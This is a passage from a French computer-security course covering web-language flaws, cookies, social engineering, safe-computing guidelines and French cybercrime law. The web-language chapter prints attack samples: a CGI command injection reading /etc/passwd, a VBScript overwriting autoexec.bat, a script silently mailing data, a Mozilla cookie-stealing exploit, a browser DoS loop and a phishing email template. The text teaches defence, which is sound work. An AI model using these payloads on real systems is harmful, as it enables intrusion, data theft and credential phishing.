38.8 Travaux Pratiques

- Installer et exécuter `adaware` (`http://www.lavasoftusa.com`)
- Installer et exécuter `windowsstartup` (`http://www.windowsstartup.com/`) afin de voir les différents éléments de votre système qui sont démarrés au boot de votre système.

[1] Il est possible de refuser définitivement ce tracking via le site Networkadvertising.org

Chapitre 39

Langages de Programmation Web

39.1 Introduction

Très utiles lors de la programmation de sites Web, les langages Web permettent hélas aussi d'utiliser le contenant de la machine cliente et de ce fait les failles de sécurité qui lui sont inhérantes.

39.2 Les CGI

D'une manière générale, toutes les interfaces homme / machine (IHM) modélisés par les CGI (Common Gateway Interface) peuvent devenir des failles de sécurité. Une mauvaise gestion des saisies de données peut conduire à la divulgation de données.
Voici un petit script CGI on ne peut plus simple, il fait appel à l'exécution du fichier de commande sh1.

Listing 39.1 – cgi.html

```
<FORM Method=GET Action=/cgi-bin/sh1>é
Rpertoire à lister :<br>
<input type=text name=param1><br>
<input type=submit name=envoyer value=LISTER>
</FORM>

Fichier : sh1
ls -ltr $param1 |
while read LINE
do
    cgi_print_line $LINE
done
```

L'exécution de ce script avec la saisie d'un répertoire donne la liste des fichiers contenu dans ce répertoire. Par contre si l'on y insère une commande telle que : **'eval cat /etc/passwd'** on obtient le contenu du fichier /etc/passwd.

Travaux Pratiques

– Se connecter au seveur indiqué sur cgi.html, constatez.

On pourra remarquer les x qui représente les mots de passe, ceux-ci sont en fait enregistrés dans un fichier /etc/shadow (ombre).

39.3 Les VBScripts

Très pratique le VBscript permet de programmer des boites de dialogues, des menus déroulants etc... mais mieux encore, il autorise l'accès à toutes les fonctions OLE et ActiveX de Windows au travers du browser.
Il devient alors un très bon allié pour les Activex et le Javascript car il permet de justifier la présence de ces derniers dans le code html (pour les paranos).
Certaint bugs de Internet Explorer permettent (sur la version 4.0) de masquer une dialbox avec une autre dialbox (d'apparence plus innocente) :

Listing 39.2 – vbscript.vb

```
1 set wcover = window.open ("bienvenue.htm", "salut . . . " )
2 wcover.close
```

Et le tour est joué...entre les deux tout est possible, chargement d'une taupe, envoi de courrier etc. Le plus important est que le visiteur clique *"encore une fois"* sur "OK". Voici un exemple de script (par Clad Strife) qui va modifier l'Autoexec.bat.

Listing 39.3 – vbscript2.vb

```
1  <!-- Sample Code - START -->
2  <SCRIPT LANGUAGE="VBScript">
3      Public Sub OnLoad_Sub()
4          Const ForWriting = 2, FILE_NAME = "c:\autoexec.bat"
5          Dim fso, f
6          Set fso = CreateObject("Scripting.FileSystemObject")
7          Set f = fso.OpenTextFile(FILE_NAME, ForWriting )
8          f.Write "@echo HELLO FRIEND !"
9          f.Close
10         End Sub
11 </SCRIPT>
12 <!--  Sample Code - END -->
13
14     Pour éexcuter ce code sur la page web vous avez besoin de faire appelà
15      cette fonction, pour l'exemple venant du script.
16 <BODY ONLOAD="OnLoad_Sub()">
```

39.4 Le JavaScript

Le JavaScript n'est pas dangereux, c'est un fait, cependant il peut nous permettre d'obtenir certaines informations. Lorque vous allez sur un site de Warez et vous voyez s'afficher votre adresse IP, votre version de Navigateur etc..., il est impossible normalement de transférer ces informations aux serveurs ou à l'administrateur de celui-ci. En effet, le Le JavaScript ne fait que visualiser des informations contenues sur vos disques durs. Le script s'exécute sur le poste client, il ne peut réaliser d'upload vers le serveur.

39.4.1 Utilisation de la naïveté des internautes

Par contre, certains scripts JavaScripts font une requête via une dialogbox au visiteur du site, et comme en général les visiteurs cliquent rapidement sur OK en voyant une dialogbox, il est facile de transférer les informations par mail à une adresse spécifique.

Listing 39.4 – javascript

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE=JavaScript>
<!--
function voldata ()
{
maintenant = new Date();
message = maintenant.getDate()
        + "."
        + eval(maintenant.getMonth()+1)
        + "."
        + maintenant.getYear();
document.formulaireBidon.champMasque.value = message;
document.formulaireBidon.submit();
}
// -->
</SCRIPT>
</HEAD>
<BODY onLoad = 'voldatal();'>
Merci pour les renseignements :-)
<FORM NAME=formulaireBidon METHOD=POST
ACTION="mailto:adressebidon@tonserveur.com">
<INPUT TYPE=HIDDEN NAME=champMasque>
</FORM>
</BODY>
</HTML>
```

Ce petit code va créer un mail avec l'adresse e-mail par défaut mise dans le Browser utilisé pour visiter la page web.

39.4.2 Utilisation des failles des navigateurs

Un petite démonstration en dit plus long qu'un long discours. Essayez ces petits codes sources. Ils fonctionnent très bien. Suprenant.

Failles de Mozilla

```
---..----------..----------..----------..----------..----------.----
Title:      Steal/spoof arbitrary cookie in Mozilla
Date:       [2002-07-24]
Software:   Mozilla
Vendor:     http://www.mozilla.org
Fix:        The author has been working with Mozilla
            to produce a patch. Problem is fixed in
            Mozilla 1.1 Beta released 02-07-22.
Workaround: Preferences->Advanced->Scripts & Plugins->
            Disable access to cookies using javascript
Impact:     Steal/spoof arbitrary cookie
            using javascript: URLs
Author:     Andreas Sandblad, sandblad@acc.umu.se
---=--=---=--=--=---=--=--=--=--=---=--=--=-----ooO--(_)--Ooo---
```

```
BACKGROUND:
===========

I orginally thought this was a XSS (cross site scripting) issue, but soon
came to the conclusion that it is limited to a design error in restricting
access to cookies. Even though Mozilla is open source, I have not been
studying the source code in order to find and exploit the vulnerability.

In the beginning I had problems not generating any javascript errors when
using the javascript URL. My first solution was to make the host and path
to be a valid javascript expression. Google.com may be a valid expression
if google is an object and com is an element/variable of the Google
object. Further on if Google.com is an int, it is legal to use google.com/
1. Parsing of host and path will stop when a space is found.

Well, I soon found a much easier solution. Simply put a // in front of the
host and path and a \{ats}n before the cookie reading code accour. The reason
why I didn't find this directly was because the newline must be created in
a javascript function. It can't be set directly in a javascript url.


DESCRIPTION:
============

Mozilla allows script in the javascript protocoll to set and read cookies.
For javascript URLs the host and path for the cookie is pulled out as:
"javascript:[host][path]"

Cookie security is based only on restricting access to correct matching
host and path. By carefully crafting a mallicious javascript URL opened in
a new frame/iframe/window, it is possible to access and alter cookies from
other domains.


DETAILS:
========

The easiest way to exploit the vulnerability is to simply create a
javascript URL in a javascript function as:
javascript://[host]/[path]{\n[code to read cookie]
The // will make sure host and path don't generate any javascript errors.


EXPLOIT:
========

Instructions:
Put the exploit in a html document on a remote server and load it with
your Mozilla browser to activate the exploit.

-------------------------- CUT HERE ----------------------------
```

```
<pre>
Title:      Mozilla cookie stealing/spoofing
Date:       [2002-07-24]
Impact:     Steal/spoof arbitrary cookie                _     _
            using javascript: URLs                 o' \,=./ 'o
Author:     Andreas Sandblad, sandblad@acc.umu.se   (o o)
---=--=---=--=--=---=--=--=--=--=---=--=--=-----ooO--(_)--Ooo---
This demo will display your google cookie (must exist).
</pre>

<body onload=init()>
<iframe name=f height=0 width=0 style=visibility:hidden></iframe>
<script>
function init(){
  f.location = "javascript://www.google.com/\n"+
    "'<body onload=alert(document.cookie)>'";
}
</script>
-------------------------- CUT HERE ---------------------------
```

Travaux Pratiques

– Installer Mozilla

– Se connecter au seveur indiqué sur mozilla.html

Failles de InternetExplorer

Internet Explorer JavaScript Modeless Popup DoS

I) Présentation

La version 6 d'Internet Explorer présente un bug, qui tient compte du JavaScript pour appeler un nombre important de boîtes de dialogues ouvertes sur la page, créant une boucle sans fin et rendant Internet Explorer inutilisable.

Même en arrêtant le process « IEXPLORE » (en le killant), les boites de dialogues persistent, prenant 100% de la CPU.

Cela provient de la nature de la fonction showModelessDialog() qui ne rend pas la main et rend la machine et nécessite un redémarrage (d'ou DoS)

II) Exploit

Placez ce code dans un fichier HTML appelé exploit.html

Listing 39.5 – javascript

```
1  <html>
2  <head>
3  <script type="javascript">
4  function exploit() {
5  while(1) {
6  showModelessDialog("exploit.html");
7  }
8  </script>
9  </head>
10 <body onLoad="exploit">
11 </body>
12 </html>
```

39.5 Applet Java

Pour des raisons de sécurité évidentes, les applets ne sont pas tout à fait des applications Java comme les autres. Imaginez qu'une applet mal intentionnée soit capable de formater votre disque dur... En fait les applets n'ont pas accès au système de fichiers des machines sur lesquelles elles s'exécutent. Une applet ne peut pas non plus établir de connexions réseau autre que celle qui existe entre elle et la machine qui l'héberge. Elles ont par contre le pouvoir de réagir aux actions de la souris, du clavier ou du système.

39.5.1 Exemple

Pour les mêmes raisons qu'auparavant, les applets Java peuvent donner lieu à des messages de sécurité de ce genre :

> Technical description :
> The Microsoft VM is a virtual machine for the Win32® operating environment. It runs atop Microsoft Windows® 95, 98, or Windows NT®, or Windows 2000. It ships as part of each operating system, and also as part of Microsoft Internet Explorer. The version of the Microsoft VM that ships with Microsoft Internet Explorer 4.x and Internet Explorer 5.x contains a security vulnerability that could allow a Java applet to operate outside the bounds set by the sandbox.
> By design, an applet should only be able to communicate with the web site that hosted it. However, this vulnerability would allow an applet to bypass this restriction. If a user visited a web site operated by a malicious user, the site could start an applet that would be able to establish a connection with another web site and forward any information from the web session to the malicious user's site.
> The session would be established in the guise of the visiting user, rather than that of the malicious user. Thus, the vulnerability could be used to access an intranet site located behind a firewall, access information in the guise of the user, and relay it to the malicious user. The only prerequisite is that the malicious user would need to know or guess the name of the intranet site. Although the applet would be able to make use of the user's credentials to authenticate to the site, this vulnerability would not provide a way to compromise them.

39.6 Les ActiveX

Il s'agit de modules exécutables qui peuvent automatiquement être téléchargés et lancés à partir de votre browser. Ils rééagissent à des codes d'authentification appelés "authenticodes". Ces codes font appel à plusieurs règles concernant le vendeur, la date de création et la date d'expiration (verisign). Actuellement les authenticodes (X509) autorisent la signature des programmes codes pour les extensions suivantes :

* .exe * .cab * .ocx * .dll

Prenons l'exemple d'un programme de taupe téléchargeable depuis une page web. Il faudra procéder en plusieurs étapes pour que les opérations de signature et de vérification s'effectuent avec succès. Il faudra pour celà :

MakeCert	crée un test de certificat X.509	Makecert.exe
Cert2SPC	crée un test SPC	Cert2SPC.exe
SignCode	utilise le SPC pour signer un fichier	
ChkTrust	vérifie la validite du fichier	ChkTrust.exe
DumpCert	valide le certificat	DumpCert.exe
SetReg	modifie la clé qui controle l'authentification dans la base de registres	SetReg.exe
Signer	exécute la signature	Signer.dll

TAB. 39.1 – Eléments nécessaires à la vérification d'une signature

Le Chaos Computer Club (groupe de hackers allemand) avait déjà fait une démonstration des multiples possibilités de cette technique en réalisant un activex qui effacait explorer.exe du disque dur.

Avec des contrôles ActiveX on peut se permettre de charger une taupe sur n'importe quelle machine (backorifice par exemple) et ainsi recevoir par mail (anonyme évidemment) tous les mots de passe et infos confidentielles qui sont contenues sur l'ordinateur du visiteur. La seule limite est alors celle de l'imagination.

Pour éviter de se faire piéger, il est possible de modifier les éléments suivants (qui sont nécessaires au processus d'install d'un activex) :

- Wintrust.dll
- Softpub.dll
- Mssip32.dll
- Vsrevoke.dll
- Crypt32.dll

39.7 Certification de code

Pour rassurer un client, le serveur signe chaque applet qu'il utilise dans ses pages HTML. Il faut alors établir la validité de la clé de signature à l'aide d'un certificat émis par une autorité reconnue par le client. La plupart des navigateurs aujourd'hui incluent les clés des principales autorités de certification.

Il reste quelques problèmes à cette approche :

- L'oeuf ou la poule : avant de pouvoir vérifier la signature sur un logiciel, il nous faut un navigateur digne de confiance. Il faut donc obtenir le navigateur d'une autre façon...
- Microsoft a réglé la question en incorporant Internet Explorer au Système d'Exploitation.
- La signature garantit l'origine du logiciel et c'est tout ce qu'elle garantit.
  - Aucune assurance sur le comportement du logiciel une fois installé.
  - Même certains logiciels vendus dans une boîte ont été livrés avec un virus...
  - L'assurance qu'on peut donner à une signature dépend de la confiance que nous inspire l'autorité de certification qui a émis la clé...

Le même principe s'applique aux contrôles ActiveX de Microsoft, qui sont signés par un "authenticode".

- Les laboratoires Bellcore ont conçu BETSI, dans le but "de satisfaire un besoin de sécurité lors de la distribution de logiciel sur Internet." Il est basé sur le modèle PGP
- Les cryptolopes [1] d'IBM sont un autre mécanisme pour sécuriser et autoriser la transmission d'information sur Internet. La combinaison de chiffrement et d'authentification à plusieurs niveaux, permettant de déverrouiller sélectivement la sauvegarde, l'impression, la copie et le visionnement du document.

[1] Fonction du système SET (Secured Electronic Transfer) qui permet de sceller des données confidentielles dans une "enveloppe" électronique que seul peut ouvrir le destinataire autorisé.




FIG. 39.1 – Certification de code

39.8 Se protéger

N'utilisez votre navigateur Internet qu'à minima lorsque vous avez la possibilité d'accéder à des données sensibles. Désactiver le JavaScript. Dites non aux ActiveX et Applets Java.

39.9 Travaux Pratiques

1. Faille de Internet Explorer
   Dans la barre d'adresse, indiquer l'adresse suivante :
   `http://www.yahoo.fr\%01\%00google.fr/index.html`

Chapitre 40

Cookies

40.1 Introduction

Les cookies ne représentent pas de menace directe pour votre ordinateur ou les données qui y sont placées. Cependant, ils sont vraiment une menace pour la confidentialité : un cookie permet à un site web de conserver vos références et de suivre à la trace vos visites du site. C'est pourquoi, si vous préférez garder l'anonymat, vous devriez désactiver les cookies en utilisant les paramètres de sécurité de votre navigateur.

40.2 Définition

Quel rapport entre des "biscuits" et l'Internet ? Un cookie est un petit fichier au format texte d'un maximum de 4 Ko, envoyé ("offert", comme un biscuit ?) par le serveur d'un site Web et enregistré sur votre disque dur par votre navigateur.

Il peut contenir des informations diverses, par exemple le nom du site web qui vous l'a envoyé (imposé ?), la date de votre visite, les pages du site que vous avez visitées, le navigateur que vous utilisez, votre adresse ip (laquelle change à chacune de vos connexions si vous vous connectez par l'intermédiaire d'un fournisseur d'accès, ce qui limite l'indiscrétion !)...
Un cookie ne contient ni votre identifiant d'accès à Internet ni votre adresse électronique et il ne peut être relu que par le serveur qui l'a envoyé (on aimerait !).

Un cookie n'étant pas exécutable, il ne peut contenir de virus.

En principe, les cookies permettent à un webmaster d'évaluer l'usage que ses visiteurs font de son site. Malheureusement, ils peuvent être utilisés à des fins de marketing, en analysant les différentes pages que vous consultez sur un site pour établir un profil de votre personnalité d'internaute et vous faire des propositions commerciales ciblées.

S'il est clair que les cookies puissent être utiles aux webmasters, quel intérêt ont-ils pour l'internaute qui visite un site ?

Supposons un site sur lequel il est demandé aux nouveaux visiteurs de remplir un formulaire, par exemple pour pouvoir télécharger un programme en démonstration ou un graticiel (freeware). Si un résumé des réponses est contenu dans un cookie, le site pourra "reconnaître" un habitué et lui épargner de nouvelles questions.

Souvent, les données sont codées (cryptées) afin :
– de les rendre difficiles à manipuler trop simplement, avec le bloc-notes de Windows ou votre traitement de texte par exemple.
– de les rendre difficiles à exploiter par un tiers extérieur (un espion).
– de les compresser pour qu'elles prennent moins de place.
Alors, utiles ou inquiétants ? Les avis sont très partagés.

Vous pouvez refuser les cookies, automatiquement, ou à la demande (à paramétrer dans les fonctions avancées de votre navigateur). Mais certains sites vous seront alors inaccessibles.

Rien ne s'oppose non plus à la destruction des fichiers de cookies, soit à l'aide d'un utilitaire spécialisé comme Cookie Crusher (qui permet aussi de "trier" les cookies en temps réel), soit "à la main".

Les cookies ne représentent aucun danger pour votre machine et vous pouvez les ignorer. Mais s'il vous semble désagréable d'avoir à accepter ces "espions", vous pouvez aussi bien les éliminer sans risque ! Par contre les cookies associés à un spyware peut devenir très dangereux.

40.3 Cookie Brûlant

Certaines personnes malveillantes ont vu dans les cookies un moyen de stocker de l'information confidentielle. Ils y inscrivent tout autre chose que l'objet initial du cookie : les données que tape l'internaute et qui peuvent être des numéros de carte bancaire ou de compte, des informations sanitaires, sociales, la traque des url visitées etc ...
Les programmes espions (spywares) peuvent tout faire y compris rapatrier pour le compte d'un acteur de l'espionnage la totalité des contenus de la totalité des cookies trouvés. De plus le cryptage des données d'un cookie n'est pas incassable.
Enfin, le fait de pouvoir lire les noms des cookies peut permettre à des enquêteurs informés (des robots informatiques ou des personnes physiques) de savoir quels sites vous visitez.

40.4 Se protéger

Désactivez les cookies sur les machines qui accèdent à des données sensibles. A minima, supprimer les.

40.5 Travaux Pratiques

– Se connecter au serveur.
– Utiliser le visualiseur de cookie de Mozilla (Outils : Cookie Manager)

Chapitre 41

Ingénierie sociale

41.1 Définition

L'ingénierie sociale ("social engineering") consiste pour une personne malveillante à se faire passer pour quelqu'un de confiance afin de tromper la vigilance de sa victime et de lui soutirer des informations critiques. Une technique d'autant plus courante qu'elle ne nécessite pas de grandes connaissances en informatique et que tout utilisateur est plus ou moins vulnérable.

41.2 Exemples

Tentatives de piratage par ingénierie sociale visant les utilisateurs de Hotmail et de Wanadoo (05/02/02)

Depuis quelques jours, des utilisateurs de Hotmail et de Wanadoo sont la cible de messages envoyés sous de fausses identités par des personnes malveillantes, afin de les pousser à dévoiler leurs paramètres de connexion.

Le message visant Hotmail est un courrier électronique au format texte prétextant des problèmes de maintenance et demandant de le renvoyer après en avoir rempli le questionnaire, comme ci-dessous :

```
From: "Sécurité HotmaiI" <securite_hotmai@hotmaiI.com>
Subject: Message important.

Cher(e) abonné(e),

Suite à différents problèmes de maintenance causés
par un groupe de pirates informatiques, plusieurs
informations de notre base de données ont été effacées;
il s'agit de celles se trouvant avant la "Question/Réponse"
sur les formulaires d'inscription.

C'est pourquoi nous devons vous demander de remplir
le questionnaire suivant et de nous le retournée en
cliquant sur "Répondre" en haut à gauche de votre écran,
puis sur "Envoyer", sans modifier le sujet du message.

Nom:
Prénom:
Login:
Mot de passe:

Merci de nous répondre dans les plus brefs délais.
Cordialement,

L'équipe Hotmail
```

Le message visant Wanadoo est un courrier électronique au format HTML prétextant une anomalie dans le compte d'accès à internet et demandant de remplir un formulaire détaillé comme ci-dessous :

Dans le cas présent, l'utilisateur peut facilement se rendre compte de la fraude en regardant dans les propriétés du message.

- Dans le cas d'Hotmail, l'adresse de l'expéditeur est securite_hotmai@hotmail.com car Hotmail interdit visiblement la reprise de sa marque dans le login de ses boîtes aux lettres.
- Dans le cas de Wanadoo, le faux est encore plus grossier car le code source révèle que l'image du point d'exclamation jaune provient de Caramail, et le clin d'oeil en bas de message indique s'il en était besoin que si vous envoyez vos paramètres de connexion vous risquez effectivement de revoir très bientôt l'apprenti pirate.

Parfois le faux est plus difficile à établir, aussi est-il impératif de prendre l'habitude de ne jamais répondre à ce genre de courrier : en cas de doute, validez si nécessaire l'information en joignant vous-même le service commercial à un numéro de téléphone ou à une adresse email sûre. Contactez par contre rapidement les sociétés concernées pour déclarer cette tentative de piratage et faire en sorte que le compte de la personne malveillante soit fermé.

Logins et mots de passe sont les garants de votre sécurité. Les dévoiler à n'importe qui sans précaution vous expose au viol de votre vie privée (lecture de votre courrier électronique, connaissance de votre nom réel si vous utilisiez un pseudo, etc.), à des pertes financières (épuisement ou dépassement ici de votre forfait internet), voire à l'usurpation de votre identité et à votre mise en cause dans des affaires de piratage, si votre compte est ensuite utilisé pour commettre d'autres actions illégales

Sans informatique ! Par téléphone, les ingénieurs sociaux sont capables de convaincre leurs victimes de leur donner des informations, en se faisant passer pour quelqu'un d'autre.

FIG. 41.1 – Formulaire de demande de login / mot de passe !

Prétendre être un soutien spécialement assigné à résoudre un problème avec le réseau est une ruse courante (la plupart des utilisateurs sont toujours motivés d'aider quelqu'un qui se dit vouloir les aider). Se faire passer pour un employé d'une société de télémarketing est une autre technique (les utilisateurs sont souvent contents de donner des détails sur leur entreprise et leur réseau s'ils pensent que leurs réponses sont pour un sondage anonyme).

41.3 Banque et confidentialité

Les banques permettant de plus en plus la consultation des comptes en ligne se voient obligées d'inviter leurs utilisateurs à faire de plus en plus attention :

- CyberCafé :
  - attention au stockage des données et des mots de passe
  - attention au logiciel capture des chaînes saisies
- Mail : la banque ne vous demandera jamais votre login/mot de passe
- Tél : la banque ne vous demandera jamais votre login/mot de passe

41.4 Conclusion

Encore une fois la vigilance est de mise. Ne changez pas le mot de passe de quelqu'un parcequ'on vous le demande par téléphone !

Chapitre 42

Directives pour une informatique sécurisée[9]

Outre le fait de garder votre antivirus à jour en permanence, il existe d'autres moyens pour réduire les risques d'infection virale dans votre entreprise. Voici une idée des recommandations que vous pourriez prendre en considération pour pratiquer au sein de votre entreprise l'informatique en toute sécurité.

42.1 Recommandations aux administrateurs réseau

Instaurez une politique stricte dans votre entreprise selon laquelle le téléchargement de fichiers exécutables et documents depuis le net ne sera pas accepté et que tout programme s'exécutant dans votre entreprise doit au préalable avoir été certifié sans virus et avalisé. Il est préférable de ne pas exécuter les fichiers exécutables, documents, feuilles de calcul, etc. non sollicités. Si vous ne savez pas si un élément est exempt de virus, partez du principe qu'il ne l'est pas. Dans l'idéal, les employés devraient être autorisés à n'avoir que ce dont ils ont vraiment besoin. Cependant, vous pourriez envisager de leur fournir une sélection de jeux/écrans de veille à utiliser dont l'innocuité a été attestée.

Bloquez tous les types de fichiers non désirés à la passerelle de messagerie. Les virus utilisent souvent des types de fichiers tels que VBS, SHS, EXE, SCR, CHM et BAT pour se propager. Il est peu probable que votre entreprise ait besoin de recevoir de l'extérieur des fichiers de ces types. Si c'est le cas, Sophos recommande de tous les bloquer à la passerelle de messagerie, et ce, qu'ils soient ou non infectés par un virus.

Certains virus essaient de déguiser leur véritable nature d'exécutable en utilisant des "doubles extensions". Des fichiers tels que LOVE-LETTER-FOR-YOU.TXT.VBS ou ANNAKOURNIKOVA.JPG.VBS peuvent apparaître à première vue comme des fichiers image ou texte (en ASCII) inoffensifs. Sophos recommande d'empêcher l'entrée dans l'entreprise à tout fichier possédant une "double extension".

Les fausses alertes de virus (canulars) et les chaînes de courrier peuvent perturber la marche de l'entreprise autant que les virus eux-mêmes. En dehors du fait de répandre de fausses informations et de faire perdre du temps et des ressources au personnel, elles peuvent devenir très embarrassantes pour votre entreprise si un employé les fait suivre à vos contacts ou clients. Il est pour cela préférable de mettre en place une politique stricte sur les canulars, comme celle qui suit :

"La moindre alerte virale doit être réexpédiée exclusivement à <nom du service ou de la personne responsable des questions d'antivirus>. Que l'alerte provienne d'un éditeur d'antivirus, ou qu'elle ait été

confirmée par une grande entreprise informatique ou votre meilleur ami ne change rien. Toutes les alertes virales devraient être envoyées exclusivement à <nom du référent> et à <nom du référent> seul. C'est le travail de <nom du référent> d'expédier au reste du personnel toutes les alertes virales. Toute alerte provenant d'une autre source doit simplement être ignorée."

Si vous n'avez pas besoin de l'"Exécution de scripts", retirez-la.

Changez la séquence de démarrage du BIOS de votre ordinateur pour, au cas où vous laisseriez une disquette dans votre machine, démarrer par défaut sur le lecteur C :, au lieu de A :. Ceci devrait empêcher à tous les virus typiques des secteurs de démarrage (comme Form, CMOS4, AntiCMOS, Monkey, etc.) de vous infecter. Si vous avez par la suite besoin de démarrer sur une disquette, vous pourrez rapidement réinitialiser les paramètres correspondants dans le BIOS.

Sauvegardez régulièrement l'ensemble de vos données, et vérifiez que les sauvegardes ont réussi.

Abonnez-vous à un service d'alerte par e-mail qui vous avertira des nouveaux virus apparus dans la nature.

Gardez un oeil sur les bulletins de sécurité de Microsoft. Ils peuvent vous avertir de nouvelles failles de sécurité et de problèmes rencontrés avec les logiciels Microsoft.

Rédigez un ensemble de directives indiquant les politiques à mettre en oeuvre pour pratiquer l'informatique en toute sécurité et distribuez ce document à l'ensemble des employés. Assurez-vous que tous les employés l'auront lu et compris et que, s'il leur vient des questions, ils sauront à qui s'adresser. Vous pourriez souhaiter baser vos directives sur les recommandations aux utilisateurs présentes ci-dessous.

42.2 Recommandations aux utilisateurs

Utilisez le Rich Text Format plutôt que les fichiers .DOC qui peuvent abriter des virus. Vous pouvez enregistrer automatiquement tous vos documents Word au format RTF en sélectionnant Outils | Options | Enregistrement et en choisissant le Rich Text Format dans le menu déroulant comme format d'enregistrement par défaut.

N'exécutez, ne téléchargez, ni n'ouvrez aucun exécutable, document ou feuille de calcul non sollicité. Tout élément s'exécutant sur votre PC doit au préalable avoir été certifié sans virus et avalisé.

Tous les e-mails non attendus doivent être traités comme suspects, même s'ils proviennent d'une personne que vous connaissez. Il est prudent de téléphoner à l'expéditeur pour savoir si c'est bien lui qui a envoyé l'e-mail en question.

N'ouvrez pas de fichiers ayant une double extension (par ex : jesuisunvirus.txt.vbs). Dans des circonstances normales, vous n'avez nul besoin de recevoir ou d'utiliser ces types de fichier.

Ne téléchargez pas d'exécutables ou de documents depuis internet. Ils sont souvent utilisés pour la propagation de virus informatiques.

Bien que les fichiers JPG, GIF et MP3 ne puissent pas être infectés par un virus, certains virus peuvent se faire passer pour ces types de fichiers. Les fichiers blagues, images, graphiques, écrans de veille et vidéo devraient être traités avec la même suspicion que les autres types de fichiers.

En cas de doute, demandez toujours conseil à votre service informatique, n'ouvrez pas le fichier ou l'e-mail.

Si vous pensez avoir été infecté par un virus, informez-en immédiatement votre service informatique. Ne paniquez pas et n'interrompez pas les autres utilisateurs.

Toutes les alertes virales ou canulars, quels qu'ils soient, doivent être envoyés à votre service informatique qui a la capacité de confirmer ou infirmer qu'il s'agit d'un vrai virus. Ne faites suivre ces alertes à aucune autre personne ; à moins que vous n'ayez souscrit à un service d'alertes virales officielles, il y a peu de chances que l'alerte soit authentique.

Si vous devez travailler à la maison, veillez à suivre les mêmes procédures que celles de votre lieu de travail. Des virus peuvent facilement accompagner le travail effectué sur un ordinateur de maison lorsqu'il rentre dans l'entreprise.

Les logiciels antivirus empêchent à la majorité des virus de pénétrer votre entreprise mais ils ne sont pas infaillibles. Il est de votre responsabilité de veiller à ne pas vous faire infecter par un virus informatique.

Chapitre 43

Conclusion

Nous venons de faire un tour d'horizon des principales attaques dont VOUS pouvez être victimes. Comme vous pouvez le constater l'informatique n'est pas le seul vecteur d'approche des pirates et les politiques à adopter pour se protéger sont draconniennes.
Pour résumer, en tant qu'employé d'une entreprise, on peut simplement dire que la vigilance doit être de mise à chaque instant et l'utilisation d'Internet limité. Le stockage des mots de passe pour l'accès au serveur n'est bien sûr pas le bienvenu.
Afin de protéger les serveurs des attaques virales, ceux-ci sont souvent installés dans une DMZ (DeMilitarizedZone).

Huitième partie

Conclusion

Chapitre 44

Conclusion

Nous avons vu les moyens que possédaient un informaticien de pirater ou de se défendre. Voici pour conclure un autre moyen : la Justice.

Portez plainte en cas d'attaque ou d'espionnage Si l'ordinateur attaqué (le votre ou celui qui héberge vos données) est physiquement installé dans Paris ou petite couronne, c'est la B.E.F.T.I (Brigade d'Enquêtes sur les Fraudes aux Technologies de l'Information) qui est le principal interlocuteur. Ce sont des enquêteurs spécialisés dans les crimes informatiques sous toutes leurs formes.

BEFTI
163 avenue d'Italie - 75 013 Paris
01.40.79.67.50

Pour les autres régions, consultez le SRPJ local (Service Régional de Police Judiciaire). Ce peut être, selon que vous êtes en ville ou village, le commissariat de police ou la gendarmerie. Demander à parler à un ESCI (Enquêteur Spécialisé sur la Criminalité Informatique) qui saura enregistrer votre plainte.

Avant de scanner un port à tout va, il est bon de savoir ce qu'il peut en coûter :

Article	Infraction	Répression
323-1 CP	* Le fait d'accéder ou de se maintenir frauduleusement, dans tout ou partie d'un S.T.A.D. * S'il en est résulté la suppression ou la modification de données, soit une altération du fonctionnement de ce système	1an / 100.000F 2ans / 200.000F
323-2 CP	* Le fait d'entraver ou de fausser le fonctionnement d'un S.T.A.D.	3ans / 300.000F
323-3 CP	* Le fait d'introduire frauduleusement des données dans un S.T.A.D. ou de supprimer ou de modifier les données qu'il contient	3ans / 300.000F
323-4 CP	* La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou plusieurs des infractions ci dessus est réprimée comme l'infraction elle même ou la plus grave des infractions	3ans / 300.000F

TAB. 44.1 – Répression contre la cybercriminalité

STAD : système de traitement automatisé de données.

Neuvième partie

Annexes

Annexe A

GNU Free Documentation License

Preamble

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom : to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation : a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals ; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The **"Document"**, below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as **"you"**. You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A **"Modified Version"** of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A **"Secondary Section"** is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus,

if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The **"Invariant Sections"** are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The **"Cover Texts"** are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

